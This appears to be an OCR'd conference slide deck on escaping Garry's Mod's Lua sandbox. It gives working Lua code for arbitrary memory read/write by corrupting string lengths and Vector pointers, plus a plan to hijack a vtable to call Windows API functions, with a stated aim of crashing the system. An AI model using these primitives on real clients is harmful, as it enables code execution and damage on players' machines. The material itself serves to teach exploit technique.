Could be optimized

Writing to Memory
The mesh Library

```
function MeshWriteUInt322 (address, uint321, uint322)
    MeshWriteFloat2 (
        address,
        UInt32ToFloat (uint321),
        UInt32ToFloat (uint322)
    )
end
```

Skip to Windows API calls

Writing to Memory
The mesh Library

```
function MeshWriteUInt322 (address, uint321, uint322)
    -- * address       = uint321
    -- *(address + 4) = uint322
    MeshWriteFloat2 (
        address,
        UInt32ToFloat (uint321),
        UInt32ToFloat (uint322)
    )
end
```

Skip to Windows API calls

Writing to Memory
The mesh Library

```
mesh.AdvanceVertex ()
```

- 0x10000000 calls take 5.4 s.
- 0x20000000 calls take 10.8 s.
- 0x40000000 calls take 21.6 s.
- 0x80000000 calls take 43.1 s.

- Spreading calls over multiple frames to avoid a noticeable game freeze increases times by at least 4x.

(Tests performed on an i7 4700 MQ)

Skip to Windows API calls

Goals

1. Work out how to write to arbitrary memory inside the Garry's Mod process.
2. Work out how to call Windows API functions.
3. Induce blue screen of death.

Goals

- ✓ Work out how to write to arbitrary memory inside the Garry's Mod process.

2. Work out how to call Windows API functions.
3. Induce blue screen of death.

Power Overwhelming

What do we overwrite?

Skip to important bit

Power Overwhelming

- We can write to memory in O(address) time.

- We want the ability to read from memory.
- We want the ability to write to memory in O(1) time, not O(address)

Skip to important bit

Reading from Memory

What allows us to read from memory normally?

Skip to important bit

Reading from Memory

Angle	float [3]
bf_read	CBitRead
string	char []
table	TValue [], TNode []
Vector	float [3]

Angle and Vector are basically the same thing. Maybe some other time.

Tables could get messy.

Skip to important bit

Reading from Memory
Lua Objects

- Fixed address
- The LuaJIT 2.0.0 garbage collector does not do compacting.

Skip to important bit

Reading from Memory
Lua Strings

- Fixed memory location
- Immutable
- Interned

```
-- returns a substring
string.sub (string str, int startPosition, int endPosition)
```

Skip to important bit

Reading from Memory

Lua Strings

```
4 B          struct GCRef { uint32_t gcptr32; };
4 B          typedef uint32_t MSize;

        +0   struct GCstr {
                 struct GCHeader
                 {
4 B      +0          GCRef   nextgc;
1 B      +4          uint8_t marked;
1 B      +5          uint8_t gct;
                 };
1 B      +6      uint8_t reserved;
1 B      +7      uint8_t unused;
4 B      +8      MSize   hash;
4 B     +12      MSize   len;
       +16       char    data[];
          };
```

If we overwrite this, we can get `string.sub` to return data past the end of the string!


We could read from arbitrary addresses!
In bulk!

Skip to Vectors

Reading from Memory

Lua Strings

- Replacing the string length with a large value, like `0xFF800000` allows us to read past the end of the string data.



Reading from Memory
Lua Strings

- We can't read at positions greater than `0x7FFFFFFF` (determined through testing).

- We can't read before the start of the string.
- Not even by taking advantage of 32-bit integer overflow.

Skip to Vectors

Reading from Memory
Lua Strings

- We can’t read before the start of the string.
- We need to generate a string with a low address.
- We can generate as many strings as we like though!

  (this isn’t guaranteed to provide a god string with a nice low address, but we’ll look at a “better” memory access method later)

Skip to Vectors

Reading from Memory
Lua Strings

- We can't read at positions greater than `0x7FFFFFFF` (determined through testing).

- We can't read before the start of the string.
- Not even by taking advantage of 32-bit integer overflow.

Skip to Vectors

Reading from Memory
Lua Strings

- We can't read at positions greater than `0x7FFFFFFF` (determined through testing).
- We don't need to read at positions greater than `0x7FFFFFFF`.
- Garry's Mod is a 32-bit process.
- All interesting structures lie below `0x80000000`.

Skip to Vectors

Reading from Memory

Lua Strings

```
function StringRead (address, length)
    local stringAddress = AddressOf (str) + 16
    local data = string.sub (
        str,
        address - stringAddress + 1,
        address - stringAddress + length
    )

    assert (#data == length)
    return data
end
```

String header is 16 B

We'll look at this later

Skip to Vectors

Reading from Memory

```
Angle       float [3]
bf_read     CBitRead
string      char []
table       TValue [], TNode []
Vector      float [3]
```

Can give read access above string address.

Reading from Memory
Garry's Mod Lua Vectors


```
struct LuaVector
{
    Vector *pVector;
    uint8   typeId;  // _R.Vector.MetaID = 0x0A
    ???
};

struct Vector
{
    float x;
    float y;
    float z;
};
```

Skip to getting object addresses

Reading from Memory
Garry's Mod Lua Vectors


```
struct LuaVector
{
    float  *pFloat3;
    uint8   typeId;  // _R.Vector.MetaID = 0x0A
    ???
};
```



Skip to getting object addresses


Reading from Memory

Garry's Mod Lua Vectors



Skip to getting object addresses

Reading from Memory
Garry's Mod Lua Vectors





```
v.x = float -- *pFloat3 = float
float = v.x -- float = *pFloat3
```

If we overwrite `pFloat3`, we have a `Vector` that can read from and write to an address of our choice.

Skip to getting object addresses

Reading from Memory
Garry's Mod Lua Vectors



If we overwrite `pFloat3`, we have a `Vector` that can read from and write to an address of our choice.

This `Vector` alone can only access a fixed 12 bytes of memory.

Skip to getting object addresses


Reading from Memory
Garry's Mod Lua Vectors

What if we make a `Vector` that accesses another `Vector`'s `pFloat3`?

Skip to getting object addresses

Reading from Memory

Garry's Mod Lua Vectors




```
v1.x = address --  pFloat3 = address

v2.x = float   -- *address = float
```

Skip to getting object addresses

Reading from Memory
Garry's Mod Lua Vectors

```
-- return *address
function VectorReadFloat (address)
    assert (not isnan (UInt32ToFloat (address)))

    v1.x = UInt32ToFloat (address) -- &v2.x = address
    return v2.x                    -- return *address
end

-- *address = float
function VectorWriteFloat (address, float)
    assert (not isnan (UInt32ToFloat (address)))

    v1.x = UInt32ToFloat (address) -- &v2.x = address
    v2.x = float                   -- *address = float
end
```

Skip to getting object addresses

Reading from Memory
Garry's Mod Lua Vectors

```
-- return *address
function VectorReadUInt32 (address)
   local float = VectorReadFloat (address)
   assert (not isnan (float))

   return FloatToUInt32 (float)
end

-- *address = uint32
function VectorWriteUInt32 (address, uint32)
    assert (not isnan (UInt32ToFloat (uint32)))

    VectorWriteFloat (address, UInt32ToFloat (uint32))
end
```

Skip to getting object addresses

Reading from Memory

- Modifying a `string`'s length lets us read from memory.

- Modifying a `Vector`'s pointer lets us read from and write to memory.

Skip to getting object addresses

Accessing Memory

- Modifying a `string`'s length lets us read from memory.

- Modifying a `Vector`'s pointer lets us read from and write to memory.

Skip to getting object addresses

Accessing Memory
Setup

- We can write two `UInt32`s to any address using `mesh.TexCoord`.

- How do we get the address of a `string` or `Vector`?

Skip to getting object addresses

Accessing Memory
Setup

- If only there were a way to get the addresses of Lua data structures...

```
string.format ("%p", GCobj)
```
returns address of object
"0xabcdef12"

```
jit.util.ircalladdr (int n)
```
returns pointers to functions inside lua_shared.dll

```
jit.util.funcinfo (func).addr
```
returns pointers to C functions
only works for C functions

Accessing Memory
Setup

```
function AddressOf (obj)
    local addressString = string.format ("%p", obj)
    return tonumber (string.sub (addressString, 3))
end

function AddressOfFunction (func)
    return jit.util.funcinfo (func).addr
end
```

Skip to Windows API calls

Accessing Memory

Setup

```
STR = "correct horse battery staple"

-- str.len = NUMBER_OF_ELECTRONS_IN_THE_UNIVERSE
MeshWriteUInt322 (AddressOf (STR) + 12, 0xFF800000, 0x23232323)

V1 = Vector ()
V2 = Vector ()

-- &v1.x = &&v2.x
MeshWriteUInt322 (AddressOf (V1), AddressOf (V2), 0x0000000A)
```

'####'

Value doesn't matter

We can read the first 4 bytes of the string to confirm it worked.

&str.len

Really big UInt32 that's not a NaN

_R.Vector.MetaID = 0x0A

#YOLO

_R.Vector.MetaID = 0x0A

Skip to Windows API calls

Accessing Memory
Setup

If STR, V1 or V2 get garbage collected

You’re going to have a bad time

Skip to Windows API calls

Accessing Memory

We now have:

```
function StringRead (address, length)
function VectorReadUInt32 (address)
function VectorWriteUInt32 (address, uint32)
```

Skip to Windows API calls

Goals

1. ✓ Work out how to write to arbitrary memory inside the Garry's Mod process.
2. Work out how to call Windows API functions.
3. Induce blue screen of death.


Calling Windows API Functions

1. Get the address of the function we want to call.
2. Call it.

Calling Windows API Functions
Calling Function Pointers

- Let's pretend we have `&VirtualProtect` from kernel32.dll.

```
BOOL WINAPI VirtualProtect(
  _In_   LPVOID lpAddress,
  _In_   SIZE_T dwSize,
  _In_   DWORD  flNewProtect,
  _Out_  PDWORD lpflOldProtect
);
```



Calling Windows API Functions
Calling Function Pointers

We need to find a C++ function:

- Which takes the same number of parameters
- Which is bound to a function with the same number of parameters in Lua
- Which does not modify the arguments given
- Which is called via a function pointer which we can write to

Calling Windows API Functions
Calling Function Pointers

```
surface.DrawLine (int x0, int y0, int x1, int y1)
void vgui::ISurface::DrawLine (int x0, int y0, int x1, int y1)
```

- 4 parameters
- Arguments are passed through unmodified
- Called via vtable
- No return value though

Calling Windows API Functions

Calling Function Pointers

```
surface.DrawLine (int x0, int y0, int x1, int y1)
void vgui::ISurface::DrawLine (int x0, int y0, int x1, int y1)
```

But isn't there an additional `this` parameter?

Skip calling conventions

Calling Windows API Functions
x86 Calling Conventions

Windows API functions use the `stdcall` calling convention.

C++ virtual member functions use the `thiscall` calling convention.

Skip calling conventions

Calling Windows API Functions
x86 Calling Conventions – stdcall

`stdcall`

- Parameters are pushed onto the stack in right to left (last to first) order.
- The callee cleans the parameters from the stack.
- The return value (if there is one) is stored in eax.

Skip calling conventions

Calling Windows API Functions
x86 Calling Conventions

Windows API functions use the `stdcall` calling convention.

C++ virtual member functions use the `thiscall` calling convention.

Skip calling conventions

Calling Windows API Functions
x86 Calling Conventions – thiscall

`thiscall`

- Parameters are pushed onto the stack in right to left (last to first) order.
- The callee cleans the parameters from the stack.
- The return value (if there is one) is stored in `eax`.
- The `this` pointer is passed in `ecx`.

Skip calling conventions

Calling Windows API Functions
x86 Calling Conventions

`stdcall and thiscall`

- Parameters are pushed onto the stack in right to left (last to first) order.
- The callee cleans the parameters from the stack.
- The return value (if there is one) is stored in `eax`.

- `thiscall` only: The `this` pointer is passed in `ecx`.

Skip calling conventions

Calling Windows API Functions
x86 Calling Conventions

We can call a `stdcall` function using the `thiscall` calling convention and have it work the way we want!

Skip calling conventions

Calling Windows API Functions
Calling Function Pointers

- Okay, let's go modify the `ISurface` (singleton) vtable then!

How do we find it?

Calling Windows API Functions
Finding the ISurface vtable

- Let's trace through `surface.DrawLine`.

```
function AddressOfFunction (func)
    return jit.util.funcinfo (func).addr
end
```


```
StringRead (AddressOfFunction (surface.DrawLine), 400)
```

(or spam `VectorReadUInt32` if `StringRead` can't access it)

Skip to important bit

Calling Windows API Functions

Finding the ISurface vtable


Output
Profiler
Console
Memory 1
Memory 2
client.dll
jit.util.funcinfo(surface.DrawLine).addr
0x21029e70 | 55 8b ec 8b 45 08 56 8b 70 48 8b 16 50 8b 82 c4 01 00 00 8b ce ff d0 56 e8 03 f5 ff ff 83 c4 04 | U.ì.E.V.pH..P..Ä....ÎÿÐVè.õÿÿ.Ä.
0x21029e90 | 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 8b 45 08 8b 48 48 8b 11 56 57 50 8b 82 | ^]ÃÌÌÌÌÌÌÌÌÌÌÌÌU.ì.E..HH..VWP..
0x21029eb0 | c4 01 00 00 ff d0 8b 0d 08 c1 38 21 8b 11 8b 35 e0 16 4a 21 8b 82 b0 00 00 00 8b 3e 6a 02 ff d0 | Ä...ÿÐ...Á8!...5à.J!..°....>j.ÿÐ
0x21029ed0 | e8 ab 22 18 00 8b 0d 08 c1 38 21 8b 11 50 8b 82 b0 00 00 00 6a 01 ff d0 e8 93 22 18 00 8b 57 50 | è«".....Á8!..P..°...j.ÿÐè."...WP
0x21029ef0 | 50 8b ce ff d2 5f 33 c0 5e 5d c3 cc cc cc cc cc 55 8b ec 51 8b 45 08 8b 48 48 8b 11 50 8b 82 c4 | P.ÎÿÒ_3À^]ÃÌÌÌÌÌU.ìQ.E..HH..P..Ä
0x21029f10 | 01 00 00 ff d0 8b 0d e0 16 4a 21 8b 11 8b 92 98 00 00 00 8d 45 fc 50 8d 45 08 50 ff d2 db 45 08 | ...ÿÐ..à.J!.........EüP.E.PÿÒÛE.
0x21029f30 | 8b 0d 08 c1 38 21 8b 01 8b 50 78 83 ec 08 dd 1c 24 ff d2 b8 01 00 00 00 8b e5 5d c3 cc cc cc cc | ...Á8!...Px.ì.Ý.$ÿÒ¸.....å]ÃÌÌÌÌ
0x21029f50 | 55 8b ec 8b 45 08 56 8b 70 48 8b 16 50 8b 82 c4 01 00 00 8b ce ff d0 56 e8 a3 f4 ff ff 83 c4 04 | U.ì.E.V.pH..P..Ä....ÎÿÐVè£ôÿÿ.Ä.
0x21029f70 | 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 8b 45 08 8b 48 48 8b 11 56 57 50 8b 82 | ^]ÃÌÌÌÌÌÌÌÌÌÌÌÌU.ì.E..HH..VWP..
0x21029f90 | c4 01 00 00 ff d0 8b 0d 08 c1 38 21 8b 11 8b 35 e0 16 4a 21 8b 82 b0 00 00 00 8b 3e 6a 01 ff d0 | Ä...ÿÐ...Á8!...5à.J!..°....>j.ÿÐ
0x21029fb0 | e8 cb 21 18 00 8b 97 80 00 00 00 50 8b ce ff d2 5f 33 c0 5e 5d c3 cc cc cc cc cc cc cc cc cc cc | èË!........P.ÎÿÒ_3À^]ÃÌÌÌÌÌÌÌÌÌÌ
0x21029fd0 | 55 8b ec 8b 45 08 56 8b 70 48 8b 16 50 8b 82 c4 01 00 00 8b ce ff d0 56 e8 c3 f4 ff ff 83 c4 04 | U.ì.E.V.pH..P..Ä....ÎÿÐVèÃôÿÿ.Ä.
0x21029ff0 | 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc | ^]ÃÌÌÌÌÌÌÌÌÌÌÌÌ

(This is GCompute. Memory inspection is not available in the public version. </advert>)

`0x55` is the x86 opcode for `push ebp`, and can be found at the start of some functions.

`0xC3` is the x86 opcode for `ret` (return).

`0xCC` is the x86 opcode for `int 3` (breakpoints), and is not found in functions usually.

Skip to important bit

Calling Windows API Functions

Finding the ISurface vtable

Using www.onlinedisassembler.com:

```
+0x0000     55                  push ebp
            8bec                mov  ebp, esp
            8b45 08             mov  eax, DWORD PTR [ebp+0x08]
            56                  push esi
            8b70 48             mov  esi, DWORD PTR [eax+0x48]
            8b16                mov  edx, DWORD PTR [esi]
            50                  push eax
            8b82 c4010000       mov  eax, DWORD PTR [edx+0x000001c4]
            8bce                mov  ecx, esi
            ffd0                call eax
            56                  push esi
+0x0018     e8 03f5ffff         call func_fffff520
+0x001d     83c4 04             add  esp, 0x04
            5e                  pop  esi
            5d                  pop  ebp
            c3                  ret
```

